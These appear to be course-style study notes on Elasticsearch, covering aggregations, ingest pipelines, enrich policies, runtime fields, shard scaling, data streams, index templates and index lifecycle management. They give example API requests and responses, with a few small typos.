- Run aggregations as part of a search request
- specify using the search API’s aggs parameter
GET blogs/_search
{
"aggs": {
"my_agg_name": {
"AGG_TYPE": {
...
} } } }
Aggregation Results
- Aggregation results are in the response’s “aggregations” object
Request:
GET blogs/_search
{
"aggs": {
"first_blog": {
"min": {
"field": "publish_date"
}
}
}
}
Response:
{
"took" : 2,
"timed_out" : false,
"_shards" : {...},
"hits" : {
...
"hits" : [
...
]
},
"aggregations" : {
"first_blog" : {
...
}
}
Return Only Aggregation Results
- To return only aggregation results, set
sizeto 0- faster responses and smaller payload
GET blogs/_search
{
"size": 0,
"aggs": {
"first_blog": {
"min": {
"field": "publish_date
}
}
}
}
GET blogs/_search?size=0
{
"aggs": {
"first_blog": {
"min": {
"field": "publish_date
}
}
}
}
Metrics Aggregations
- Metrics compute numeric values based on your dataset
- field values
- values generated by custom script
- Most metrics output a single value:
- count, avg, sum, min, max, median, cardinality
- Some metrics output multiple values:
- stats, percentiles, percentile_ranks
min
- Returns the minimum value among numeric values extraced from the aggregated documents
Request:
GET blogs/_search?size=0
{
"aggs": {
"first_blog": {
"min": {
"field": "publish_date
}
}
}
}
Response:
"aggregations" : {
"first_blog" : {
"value": 1265658554000,
"value_as_string": "2010-02-08T19:49:14.000Z"
}
}
value_count
- Counts the number of values that are extracted from the aggregated documents
- if a field has duplicates, each value will be counted individually
Request:
GET blogs/_search?size=0
{
"aggs": {
"no_of_authors": {
"value_count": {
"field":
"authors.last_name.keyword"
}
}
}
}
Response:
"aggregations" : {
"no_of_authors" : {
"value" : 4967
}
}
cardinality
- Counts the number of distinct occurences
- The result may not be exactly precise for large datasets
- based on HyperLogLog++ algorithm
- trades accuracy over speed
Request:
GET blogs/_search?size=0
{
"aggs": {
"no_of_authors": {
"cardinality": {
"field": "authors.last_name.keyword"
}
}
}
}
Response:
"aggregations" : {
"no_of_authors" : {
"value" : 956
}
}
Bucket Aggregations
- Group documents according to certain criterion
| Bucket by | Aggregation |
|---|---|
| Time Period | Date Range |
| Date Histogram | |
| Numerics | Range |
| Histogram | |
| Keyword | Terms |
| Significant Terms | |
| IP Address | IPv4 Range |
date_histogram
- Bucket aggregation used with time-based data
- Interval is specified using one of two ways:
calender_interval: calender unit name such as day, month, or year (1d, 1M, or 1y)fixed_interval: SI unit name such as seconds, minutes, hours, or days (s, h, m, or d)
Request:
GET blogs/_search?size=0
{
"aggs": {
"blogs_by_month": {
"date_histogram": {
"field": "publish_date",
"calendar_interval": "month"
}
}
}
}
Response:
"aggregations" : {
"blogs_by_month" : {
"buckets" : [
{
"key_as_string" : "2010-02-01T00...",
"key" : 1264982400000,
"doc_count" : 4
},
{
"key_as_string" : "2010-03-01T00...",
"key" : 1267401600000,
"doc_count" : 1
},
...
]
}
}
histogram
- Bucket aggregation that builds a histogram
- on a given
field - using a specified
interval
- on a given
- Similar to date histogram
Request:
GET sample_data_logs/_search
{
"size": 0,
"aggs": {
"logs_histogram": {
"histogram": {
"field": "runtime_ms",
"interval": "100",
}
}
}
}
Bucket Sorting
- Some aggregations enable you to specify the sorting order
| Aggregation | Default Sort Order |
|---|---|
| terms | _count in descending order |
| histogram date_histogram | _key in ascending order |
Request:
GET blogs/_search
{
"size": 0,
"aggs": {
"blogs_by_month": {
"date_histogram": {
"field": "publish_date",
"calendar_interval": "month",
"order": {
"_key": "desc"
}
}
}
}
}
terms
- Dynamically create a new bucket for every unique term of a specified
field
Request:
GET blogs/_search
{
"size": 0,
"aggs": {
"author_buckets": {
"terms": {
"field": "authors.job_title.keyword",
"size": 5
}
}
}
}
Response:
keyrepresents the distinct value of fielddoc_countis the number of documents in the bucketsum_other_doc_countis the number of documents not in any of the top buckets
"aggregations": {
"author_buckets": {
"doc_count_error_upper_bound": 0,
"sum_other_doc_count": 2316,
"buckets": [
{
"key": "",
"doc_count": 1554
},
{
"key": "Software Engineer",
"doc_count": 231
},
{
"key": "Stack Team Lead",
"doc_count": 181
},
...
Combining Aggregations
Working with Aggregations
- Combine aggregations
- Specify different aggregations in a single request
- Extract multiple insights from your data
- Change the aggregtion’s scope
- Use queries to limit the documents on which an aggregation runs
- Focus on specific, or relevant data
- Nest aggregations
- Create a hierarchy of aggregation levels, or sub-aggregations, by nesting bucket aggregations within bucket aggregations
- Use metric aggregations to calculate values over fields at any sub-aggregation level in the hierarchy
Reducing the Scope of an Aggregation
- By default, aggregations are performed on all documents in the index
- Combine with a query to reduce the scope
GET blogs/_search?size=0
{
"query": {
"match": {
"locale":"fr-fr"
}
},
"aggs": {
"no_of_authors": {
"cardinality": {
"field": "authors.last_name.keyword"
}
}
}
}
Run Multiple Aggregations
- You can specify multiple aggregations in the same request
Request:
GET blogs/_search?size=0
{
"aggs": {
"no_of_authors": {
"cardinality": {
"field": "authors.last_name.keyword" }
},
"first_name_stats": {
"string_stats": {
"field": "authors.first_name.keyword" }
}
}
}
Response:
"aggregations": {
"no_of_authors" : {
"value" : 956
},
"first_name_stats": {
"count" : 4961,
"min_length" : 2,
"max_length" : 41,
"avg_length" : 5.66539...,
"entropy" : 4.752609555991666
}
}
Sub-Aggregations
- Embed aggregations inside other aggregations
- separate groups based on criteria
- apply metrics at various levels in the aggregation hierarchy
- No depth limit for nesting sub-aggregations
Run Sub-Aggregations
- Bucket aggregations support bucket or metric sub-aggregations
Request:
GET blogs/_search?size=0
{
"aggs": {
"blogs_by_month": {
"date_histogram": {
"field": "publish_date",
"calendar_interval": "month" },
"aggs": {
"no_of_authors": {
"cardinality": {
"field":
"authors.last_name.keyword" }
} } } } }
Response:
"aggregations" : {
"blogs_by_month" : {
"buckets" : [
{
"key_as_string" : "2010-02...",
"key" : 1264982400000,
"doc_count" : 4,
"no_of_authors" : {"value" : 2}
},
{
"key_as_string" : "2010-03...",
"key" : 1267401600000,
"doc_count" : 1,
"no_of_authors" : {"value" : 2}
},
...
] } }
Pipeline Aggregations
- Work on output produced from other aggregations
- Examples:
- bucket min/max/sum/avg
- cumulative_avg
- moving_avg
- bucket_sort
- Use pipeline aggregations to use output from another aggregation
Request:
"aggs": {
"blogs_by_month": {
"date_histogram": {
"field": "publish_date",
"calendar_interval": "month" },
"aggs": {
"no_of_authors": {
"cardinality": {
"field":"authors.last_name.keyword" }},
"diff_author_ct": {
"derivative": {
"buckets_path": "no_of_authors" }}
Response:
"aggregations" : {
"blogs_by_month" : {
"buckets" : [
...
{"key_as_string" : "2019-11...",
"key" : 1572566400000,
"doc_count" : 26,
"no_of_authors" : {"value" : 22},
"diff_author_ct": {"value" : -32},
},
{"key_as_string" : "2019-12...",
"key" : 1575158400000,
"doc_count" : 46,
"no_of_authors" : {"value" : 44}
"diff_author_ct": {"value" : 22},
},
...
] } }
Transforming Data
Transform Your Data for Better Insights
- Summarize existing Elasticsearch indices using aggregations to create more efficient datasets
- pivot event-centric data into entity-centric indices for improved analysis
- retrieve the latest document based on a unique key, simplifying time-series data
Cluster-efficient Aggregations
- Elasticsearch Aggregations provide powerful insights but can be resource-intensive with large datasets
- complex aggregations on large volumes of data may lead to memory issues or performance bottlenecks
- Common challenges:
- need for a complete feature index
- need to sort aggregation results using pipeline aggregations
- want to create summary tables to optimize query performance
- Solution:
- transform your data to create more efficient and scalable summaries for faster, optimized querying
Configuring Transform Settings
- Continuous Mode: transforms run continuously, processing new data as it arrives
- Retention Policy: identify and manage out-of-date documents in the destination index
- Checkpoints: created each time new source data is ingested and transformed
- Frequency: advanced option to set the interval between checkpoints
Destination Index
- Pre-create the destination index with custom settings for performance
- use the Preview transform API to review generated_dest_index
- optimize index mappings and settings for efficient storage and querying
- disable
_sourceto reduce storage usage - use index sorting if grouping by multiple fields
Latest Transforms
- Use Latest transforms to copy the most recent documents into a new index
Data Processing
Changing Data
Processors
- Processors can be used to transform documents before being indexed or reindexed into Elasticsearch
- There are different ways to deploy processors:
- Elastic Agent
- Logstash
- Ingest node pipelines
flowchart LR
A["\{<br> 'content': 'This blog...',<br> 'locale': 'de-de, fr-fr',<br> ...<br>\}"]
B([Processors])
C["\{<br> 'content': 'This blog...',<br> 'number_of_views': 123,<br> 'locale': 'de-de, fr-fr',<br> 'content_length': 10389,<br> ...<br>\}"]
A --> B --> C
style A text-align:left
style C text-align:left
- Elastic Agent processors, Logstash filters, and ingest pipelines all have their own set of processors
- several commonly used processors are in all three tools
| Manipulate Fields | Manipulate Values | Special Operations |
|---|---|---|
| set | split/join | csv/json |
| remove | grok | geoip |
| rename | dissect | user_agent |
| dot_expander | gsub | script |
| … | … | pipeline |
| … |
Ingest Node Pipelines
- Ingest node pipelines
- perform custom transformations on your data before indexing
- consist of a series of processors running sequentially
- are executed on ingest nodes
Create Pipelines
- Use Kibana Ingest Pipelines UI to create and manage pipelines
- view a list of your pipelines and drill down into details
- edit or clone existing pipelines
- delete pipelines
Using a Pipeline
Apply a pipeline to documents in indexing requests:
POST new_index/_doc?pipeline=set_views
{"foo": "bar"}
Set a default pipeline:
PUT new_index
{
"settings": {
"default_pipeline":
"set_views"
}
}
Set a final pipeline:
PUT new_index
{
"settings": {
"final_pipeline":
"set_views"
}
}
Dissect Processor
- The dissect processor extracts structured fields out of a single text field within a document
Pipeline Processor
- Create a pipeline that references other pipelines
- can be used with conditional statements
PUT _ingest/pipeline/blogs_pipeline
{
"processors" : [
{
"pipeline" : { "name": "inner_pipeline" }
},
{
"set" : {
"field": "outer_pipeline_set",
"value": "outer_value",
}
}
]
}
Updating Documents
Changing Data
- You can modify the
_sourceusing various Elasticsearch APIs:_reindex_update_by_query
Reindex API
- The Reindex API indexes source documents into a destination index
- source and destination indices must be different
- To reindex only a subset of the source index:
- use
max_docs - add a
query
- use
POST _reindex
{
"max_docs": 100,
"source": {
"index": "blogs",
"query": {
"match": {
"versions": "6"
}
}
},
"dest": {
"index": "blogs_fixed"
}
}
Apply a Pipeline
- All the documents from
old_indexwill go through the pipeline before being indexed tonew_index
POST _reindex
{
"source": {
"index": "old_index"
},
"dest": {
"index": "new_index",
"pipeline": "set_views"
}
}
Reindex from a Remote Cluster
- Connect to the remote Elasticsearch node using basic auth or API key
- Remote hosts have to be explicitly allowed in elasticsearch.yml using the reindex.remote.whitelist property
POST _reindex
{
"source": {
"remote": {
"host": "http://otherhost:9200",
"username": "user",
"password": "pass"
},
"index": "remote_index",
},
"dest": {
"index": "local_index"
}
}
Update by Query
- To change all the documents in an existing index use the Update by Query API
- reindexes every document into the same index
- update by query has many of the same features as reindex
- use a pipeline to update the
_source
POST blogs/_update_by_query?pipeline=set_views
{
"query": {
"match": { "category" : "customers" }
}
}
Delete by Query API
- Use the Delete by Query API to delete documents that match a specified query
- deletes every document in the index that is a hit for the query
Request:
POST blogs_fixed/_delete_by_query
{
"query": {
"match": {
"author.title.keyword": "David Kravets"
}
}
}
Enriching Data
Denormalize your Data
- At its heart, Elasticsearch is a flat hierarchy and trying to force relational data into it can be very challenging
- Documents should be modeled so that search-time operations are as cheap as possible
- Denormalization gives you the most power and flexibility
- Optimize for reads
- No need to perform expensive joins
- Denormalizing your data refers to “flattening” your data
- storing redundant copies of data in each document instead of using some type of relationship
- There are various ways to denormalize your data
- Outside Elasticsearch
- Write your own application-side join
- Logstash filters
- Inside Elasticsearch
- Enrich processor in ingest node pipelines
- Outside Elasticsearch
Enrich Processor
Enrich your Data
- Use the enrich processor to add data from your existing indices to incoming documents during ingest
- There are several steps to enriching your data
- Set up an enrich policy
- Create an enrich index for the policy
- Create an ingest pipeline with an enrich processor
- Use the pipeline
Step 1 - Set up an Enrich Policy
PUT _enrich/policy/cat_policy
{
"match": {
"indices": "categories",
"match_field": "uid",
"enrich_fields": ["title"]
}
}
Note
Once created, you can’t update or change an enrich policy.
Step 2 - Create an Enrich Index for the Policy
- Execute the enrich policy to create the enrich index for your policy
POST _enrich/policy/cat_policy/_execute
- When executed, the enrich policy create a system index called the enrich index
- the processor uses this index to match and enrich incoming documents
- it is read-only, meaning you can’t directly change it
- more efficient than directly matching incoming document to the source indices
Step 3 - Create Ingest Pipeline with Enrich Processor
PUT /_ingest/pipeline/categories_pipeline
{
"processors" : [
{
"enrich" : {
"policy_name": "cat_policy",
"field" : "category",
"target_field": "cat_title"
}
},
...
]
}
Step 4 - Use the Pipeline
- Finally update each document with the enriched data
POST blogs_fixed/_update_by_query?pipeline=categories_pipeline
Updating the Policy
- Once created, you can’t update or change an enrich policy; instead, you can:
- create and execute a new enrich policy
- replace the previous enrich policy with the new enrich policy in any in-use enrich processors
- use the delete enrich policy API or Index Management in Kibana to delete the previous enrich policy
Updating an Enrich Policy
- Once created, you can’t update or index documents to an enrich index; instead,
- update your source indices and execute the enrich policy again
- this creates a new enrich index from your updated source indices
- previous enrich index will deleted with a delayed maintenance job, by default this is done every 15 minutes
- you can reindex or update any already ingested documents using your ingest pipeline
Performance Considerations
- The enrich processor performs several operations and may impact the speed of your ingest pipeline
- Recommended: testing and benchmarking your enrich processors before deploying them in production
- Not recommended: using the enrich processor to append real-time data
Runtime Fields
Painless Scripting
Scripting
- Wherever scripting is supported in the Elasticsearch APIs, the syntax follows the same pattern
- Elasticsearch compiles new scripts and stores the compiled version in a cache
"script": {
"lang": "...",
"source" | "id" : "...",
"params": { ... }
}
Painless Scripting
- Painless is a performant, secure scripting language designed specifically for Elasticsearch
- Painless is the default language
- you don’t need to specify the language if you’re writing a Painless script
- Use Painless to
- process reindexed data
- create runtime fields which are evaluated at query time
Example
- Painless has a Java-like syntax
- Fields of a document can be accessed using a Map named doc or ctx
PUT _ingest/pipeline/url_parser
{
"processors": [
{
"script": {
"source": "ctx['new_field'] = ctx['url'].splitOnToken('/')[2]"
}
}
]
}
Runtime Fields
“Schema on read” with Runtime Fields
- Ideally, your schema is defined at index time
- However, there are situations, where you may want to define a schema on read:
- to fix errors in your data
- to structure or parse your data
- to change the way Elasticsearch returns data
- to add new fields to your documents
- … without having to reindex your data
Creating a Runtime Field
- Configure
- a name for the field
- a type
- a custom label
- a description
- a value
- a format
Runtime Fields and Painless Tips
- Avoid runtime fields if you can
- They are computationally expensive
- Fix data at ingest time instead
- Avoid errory by checking for null values
- Use the Preview pane to validate your script
Mapping a Runtime Field
runtimesection defines the field in the mapping- Use a Painless script to emit a field of a given type
PUT blogs/_mapping
{
"runtime": {
"day_of_week": {
"type": "keyword",
"script": {
"source": "emit(doc['publish_date'].value.getDayOfWeekEnum().toString())"
}
}
}
}
Searching a Runtime Field
- You access runtime fields from the search API like any other field
- Elasticsearch sees runtime fields no differently
GET blogs/_search
{
"query": {
"match": {
"day_of_week": "MONDAY"
}
}
}
Runtime Fields in a Search Request
runtime_mappingssection defines the field at query time- Use a Painless script to emit a field of a given type
GET blogs/_search
{
"runtime_mappings": {
"day_of_week": {
"type": "keyword",
"script": {
"source": "emit(doc['publish_date'].value.getDayOfWeekEnum().toString())"
}
}
},
"aggs": {
"my_agg": {
"terms": {
"field": "day_of_week"
}
}
}
}
Distributed Datastore
Understanding Shards
The Cluster
- The largest unit of scale in ES is a cluster
- A cluster is made of 1 or more nodes
- nodes communicate with each other and exchange information
The Node
- A node is an instance of a ES
- a node is typically deployed 1-to-1 to a host
- to scale out your cluster, add more nodes
The Index
- An index is a collection of documents that are related to each other
- the documents stored in ES are distributed across nodes
The Shard
- An index distributes documents over one or more shards
- Each shard:
- is an instance of Lucene
- contains all the data of any document
Primary vs. Replica
- There are twp types of shards
- primary shards: the original shards of an index
- replica shards: copies of the primary shard
- Documents are replicated between a primary and its replicas
- a primary and its replicas are guaranteed to be on different nodes
note
You can not increase the number of primary shards after an index is created. The number of replicas is dynamic.
Configuring the Number of Primaries
- Specify the number of primary shards when you create the index
- default is 1
- use the
number_of_shardssetting
Request:
PUT my_new_index
{
"settings": {
"number_of_shards": 3
}
}
Why only one Primary?
- Oversharding is one of the most common problems users encounter
- too many small shards consume resources
- A shard typically holds tens of gigabytes
- If more shards are needed:
- creating multiple indices make it easy to scale
- otherwise, the Split API enables you to increase the number of shards
Configuring the Number of Replicas
- The default number of replicas per primary is 1
- specify the number of replica sets when you create the index
- use the
number_of_replicassetting - can be changed at any time
Request:
PUT my_new_index/_settings
{
"number_of_replicas": 2
}
Why create replicas?
- High availability
- you can lose a node and still have all the data available
- replicas are promoted to primaries as needed
- Read throughput
- a query can be performed on a primary or replica shard
- enables you to scale your data and better utilize cluster resources
Scaling ES
- Adding nodes to a cluster will trigger a redistribution of shards
- and the creation of replicas
Scaling ES
info
ES is built to scale and the default settings can take you a long way. Proper design can make scaling easier.
- One shard does not scale very well
Request:
PUT my_index
{
"settings": {
"number_of_shards": 1,
"number_of_replicas": 0
}
}
- Two shards can scale if you add a node
Request:
PUT my_index
{
"settings": {
"number_of_shards": 2,
"number_of_replicas": 0
}
}
Balancing of Shards
- ES automatically balances shards:
- node1 is now responsible for half the amount of data
- write throughput has doubled
- the memory pressure on node1 is less than before
- searches now use the resource of both node1 and node2
Shard Overallocation
- If you expect your cluster to grow, then plan for that by overallocating shards:
- number of shards > number of nodes
- Overallocating shards works well for static data, but not for time-series data
- for time-series data, create multiple indices
- 1 index with 4 shards is similar to 2 indices each with 2 shards
- the end result is 4 shards in both scenarios
Too much Overallocation
- A little overallocation is good
- A kajillion shards is not good:
- each shard comes at a cost (Lucene indices, file descriptors, memory, CPU)
- A shard typically holds at least tens of gigabytes
- depends on the use case
- a 100 MB shard is probably too small
Scaling for Reads
Scaling for Reads
- Queries and aggregations scale with replicas
- For example, have one primary and as many replicas as you have additional nodes
- use
auto_expand_replicassetting to change the number of replicas automatically as you add/remove nodes
- use
Optimzing for Read Throughput
- Create flat, denormalized documents
- Query the smallest number of fields
- consider
copy_toovermulti_match
- consider
- Map identifiers as keyword instead of as a number
- term queries on keyword fields are very fast
- Force merge read-only indices
- Limit the scope of aggregations
- Use filters, as they are cacheable
Scaling for Writes
Scaling for Writes
- Write throughput scales by increasing number of primaries
- having many primary shards on different nodes allow ES to “fan out” the writes, so each node does less work
- maximize throughput by using disks on all machines
- When an index is done with writes, you can shrink it
Optimzing for Write Throughput
- Use
_bulkAPI to minimize the overhead of HTTP requests - Parallelize your write requests
- Disable refreshing every second:
- set
index.refresh_intervalto -1 for very large writes - set
index.refresh_intervalto 30s to increase indexing speed but affect search as little as possible
- set
- Disable replicas, then re-enable after very large writes
- every document also need to be written to every replica
- Use auto-generated IDs:
- ES won’t check whether a doc ID already exists
Distributed Operations
Write Operations
How data goes in
- Take a look at the details of how a document is indexed into a cluster
- suppose you index the following document into an index which has 5 primary shards with 1 replica
PUT new_blogs/_doc/551
{
"title": "A History of Logstash Output Workers",
"category": "Engineering",
...
}
Document Routing
- The index request is sent to a chosen coordinating node
- This node will determine on which shard the document will be indexed
Write Operations on the Primary Shard
- When you index, delete, or update a document, the primary shard has to perform the operation first
- node3 will forward the indexing request to node1
Replicas are Synced
- node1 indexes the new document, then forwards the request to all replica shards
- P1 has one replica that is currently on node2
Client Response
- node1 lets the coordinating node know that the write operation is successful on every shard
- and node3 sends the details back to the client application
Updates and Deletes
- Updating or deleting is similar to indexing a document
- An update to a document is actually three steps:
- the source of the current document is retrieved
- the current version of the document is deleted
- a merged new version of the entire document is indexed
Search Operations
Anatomy of a Search
- Distributed search is a challenging task
- you have to search for hits in a copy of every shard of the index
- And finding the documents is only half the story
- the hits must be combined into a single sorted list of documents that represent a page of results
The Scatter Phase
- The initial part of a search is referred to as the scatter phase
- the query is broadcast to a shard copy of every shard in the index
- each shard executes the query locally
- Each shard returns the doc IDs and sort values of its top hits to the coordinating node
- The coordinating node merges these values to create a globally sorted list of results
The Gather Phase
- Once the coordinating node has determined the doc IDs of the top 10 hits, it can fetch the documents’ _source
- then returns the top documents to the client
Data Management
Data Management Concepts
Managing Data
- Data management needs differ depending on the type of data you are collecting:
| Static | Time Series Data |
|---|---|
| Data grows slowly | Data grows fast |
| Updates may happen | Updates never happen |
| Old data is read frequently | Old data is read infrequently |
Index Aliases
Scaling Indices
- Indices scaly by adding more shards
- increasing the number of shards of an index is expensive
- Solution: create a new index
Using Aliases
- Use index aliases to simplify your access to the growing number of indices
An Alias to Multiple Indices
- Use the
_aliasesendpoint to create an alias- specify the
write indexusingis_write_index
- specify the
- Define an alias at index creation
POST _aliases
{
"actions": [ {
"add": {
"index": "my_logs-*",
"alias": "my_logs"
} },
{
"add": {
"index": "my_logs-2021-07",
"alias": "my_logs",
"is_write_index": true
} }] }
Index Templates
What are Index Templates?
- If you need to create multiple indices with the same settings and mappings, use an index template
- templates match an index pattern
- if a new index matches the pattern, then the template is applied
Elements of an Index Template
- An index template can contain the following sections:
- component templates
- settings
- mappings
- aliases
- Component templates are reusable building blocks that can contain:
- settings, mappings or aliases
- components are reused across multiple templates
Defining an Index Template
- This logs-template:
- overrides the default setting of 1 replica
- for any new indices with a name that begins with logs:
PUT _index_template/logs-template
{
"index_patterns": [ "logs*" ],
"template": {
"settings": {
"number_of_replicas": 2
}
}
}
Applying an Index Template
- Create an index that matches the index pattern of one of your index templates:
{
"logs1" : {
"settings" : {
"index" : {
...
"number_of_replicas" : 2,
...
}
}
}
}
Component Template Example
- A common setting across many indices may be to auto expand replica shards as more nodes become available
- put this setting into a component template:
- Use the component in an index template:
Resolving Template Match Conflicts
- One and only one template will be applied to a newly created index
- If more than one template defines a matching index pattern, the priority setting is used to determine which template applies
- the highest priority is applied, others are not used
- set a priority over 200 to override auto-created index templates
- use the
_simulatetool to test how an index would match
POST /_index_template/_simulate_index/logs2
Data Streams
Time Series Data Management
- Time series data typically grows quickly and is almost never updated
Data Streams
- A data stream lets you store time-series data across multiple indices, while giving you a single named resource for requests
- indexing and search requests are sent to the data stream
- the stream routes the request to the appropriate backing index
Backing Indices
- Every data stream is made up of hidden backing indices
- with a single write index
- A rollover creates a new backing index
- which becomes the stream’s new write index
Choosing the right Data Stream
- Use the
index.modesetting to control how your time series data will be ingested- Optimize the storage of your documents
index.mode | Use case | _source | Storage saving |
|---|---|---|---|
| standard | for default settings | persisted | - |
| time_series | for storing metrics | synthetic | up to 70% |
| logsdb | for storing logs | synthetic | ~ 2.5 times |
Data Stream Naming Convention
- Data streams are named by:
- type: to describe the generic data type
- dataset: to describe the specific subset of data
- namespace: for user-specific details
- Each data stream should include
constant_keywordfields for:data_stream.typedata_stream.datasetdata_stream.namespace
constant_keywordhas the same value for all documents
Example Use of Data Streams
- Log data separated by app and env
- Each data stream can have separate lifecycles
- Different datasets can have different fields
GET logs-*-*/_search
{
"query": {
"bool": {
"filter": {
"term": {
"data_stream.namespace": "prod"
}
}
}
}
}
Creating a Data Stream
- Step 1: create component templates
- make sure you have a
@timestampfield
- make sure you have a
- Step 2: create a data stream-enabled index template
- Step 3: create the data stream by indexing documents
Step 1
PUT _component_template/my-mappings
{
"template": {
"mappings": {
"properties": {
"@timestamp": {
"type": "date",
"format": "date_optional_time||epoch_millis"
}
}
}
}
}
Step 2
PUT _index_template/my-index-template
{
"index_patterns": ["logs-myapp-default"],
"data_stream": { },
"composed_of": [ "my-mappings"],
"priority": 500
}
Step 3
- Use
POST <stream>/_docorPUT <stream>/_create/<doc_id>- if you use
_bulk, you must use thecreateaction
- if you use
Request:
POST logs-myapp-default/_doc
{
"@timestamp": "2099-05-06T16:21:15.000Z",
"message": "192.0.2.42 -[06/May/2099:16:21:15] \"GET /images/bg.jp..."
}
Response:
{
"_index": ".ds-logs-myapp-default-2024.10.22-000001",
"_id": "XZPRtZIBS7arFsx0_FAp",
...
}
Rollover a Data Stream
- The rollover API creates a new index for a data stream
- Every new document will be indexed into the new index
- You cannot add new documents to other backing indices
Request:
POST logs-myapp-default/_rollover
Response:
{
...
"old_index": ".ds-logs-myapp-default-2024.10.22-000001",
"new_index": ".ds-logs-myapp-default-2024.10.22-000002",
...
}
Changing a Data Stream
- Changes should be made to the index template associated with the stream
- new backing indices will get the changes when they are created
- older backing indices can have limited changes applied
- Changes to static mappings still require a reindex
- Before reindexing, use the resolve API to check for conflicting names:
GET /_resolve/index/logs-myapp-new*
Reindexing a Data Stream
- Set up a new data stream template
- use the data stream API to create an empty data stream:
PUT /_data_stream/logs-myapp-new
- Reindex with
op_typeofcreate:- can also use single backing indices to preserve order
POST /_reindex
{
"source": {
"index": "logs-myapp-default"
},
"dest": {
"index": "logs-myapp-new",
"op_type": "create"
}
}
Index Lifecycle Management
Data Tiers
What is a data tier?
- A data tier is a collection of nodes with the same data role
- that typically share the same hardware profile
- There are five types of data tiers:
- content
- hot
- warm
- cold
- frozen
Overview of the Five Data Tiers
- The content tier is useful for static datasets
- Implementing a hot -> warm -> cold -> frozen architecture can be achieved using the following data tiers:
- hot tier: have the fastes storage for writing data and for frequent searching
- warm tier: for read-only data that is searched less often
- cold tier: for data that is searched sparingly
- frozen tier: for data that is accesses rarely and never updated
Data Tiers, Nodes, and Indices
- Every node is all data tiers by default
- change using the
node.rolesparameter - node roles are handled for you automatically on Elastic Cloud
- change using the
- Move indices to colder tiers as the data gets older
- define an index lifecycle management policy to manage this
Configuring an Index to Prefer a Data Tier
- Set the data tier preference of an index using the
routing.allocation.include._tier_preferencepropertydata_contentis the default for all indicesdata_hotis the default for all data streams- you can update the property at any time
- ILM can manage this setting for you
PUT logs-2021-03
{
"settings": {
"index.routing.allocation.include._tier_preference" : "data_hot"
}
}
Index Lifecycle Management

ILM Actions
- ILM consists of policies that trigger actions, such as:
| Action | Description |
|---|---|
| rollover | create a new index based on age, size, or doc count |
| shrink | reduce the number of primary shards |
| force merge | optimize storage space |
| searchable snapshot | saves memory on rarely used indices |
| delete | permanently remove an index |
ILM Policy Example
- During the hot phase you might:
- create a new index every two weeks
- In the warm phase you might:
- make the index read-only and move to warm for one week
- In the cold phase you might:
- convert to a fully-mounted index, decrease the number of replicas, and move to cold for three weeks
- In the delete phase:
- the only action allowed is to delete the 28-days-old index
Define the Hot Phase
- You want indices in the hot phase for two weeks:
PUT _ilm/policy/my-hwcd-policy
{
"policy": {
"phases": {
"hot": {
"actions": {
"rollover": {
"max_age": "14d"
}
}
},
Define the Warm Phase
- You want the old index to move to the warm tier immediately and set the index as read-only:
- data age is calculated from the time of rollover
"warm": {
"min_age": "0d",
"actions": {
"readonly": {}
}
},
Define the Cold Phase
- After one week of warm, move the index to the cold phase, and convert the index:
"cold": {
"min_age": "7d",
"actions": {
"searchable_snapshot" : {
"snapshot_repository" : "my_snapshot"
}
}
} },
Define the Delete Phase
- Delete the data four weeks after rollover:
- which means the documents lived for 14 days in hot
- then 7 days in warm
- then 21 days in cold
"delete": {
"min_age": "28d",
"actions": {
"delete": {}
}
}
Applying the Policy
- Create a component template
- Link you ILM policy using the setting:
index.lifecycle.name
PUT _component_template/my-ilm-settings
{
"template": {
"settings": {
"index.lifecycle.name": "my-hwcd-policy"
}
}
}
Create an Index Template
- Use other components relevant to your stream
PUT _index_template/my-ilm-index-template
{
"index_patterns": ["my-data-stream"],
"data_stream": { },
"composed_of": [ "my-mappings", "my-ilm-settings"],
"priority": 500
}
Start Indexing Documents
- ILM takes over from here
- When a rollover happens, the number of indices is incremented
- the new index is set as the write index of the data stream
- old indices will automatically move to other tiers
Troubleshooting Lifecycle Rollovers
- If an index is not healthy, it will not move to the next phase
- The default poll interval for a cluster is 10 minutes
- can change with
indices.lifecycle.poll_interval
- can change with
- Check the server log for errors
- Make sure you have the appropriate data tiers for migration
- Reminder: use a template to apply a policy to new indices
- Get detailed information about ILM status with:
GET <data-stream>/_ilm/explain
Agent and ILM
- Agent uses ILM policies to manage rollover
- By default, Agent policies:
- remain in the host phase forever
- never delete
- indices are rolled over after 30 days or 50GB
- The default Agent policies can be edited with Kibana
Searchable Snapshots
Cost Effective Storage
- As your data streams and time series data grow, your storage and memory needs increase
- at the same time, the utility of that older data decreases
- You could delete this older data
- but if it remains valuable, it is preferable to keep it available
- There is an action available called searchable snapshot
Snapshots
Disaster Recovery
- You already know about replica shards:
- they provide redundant copies of your documents
- that is not the same as a backup
- Replicas do not protect you against catastrophic failure
- you will need to keep a complete backup of your data
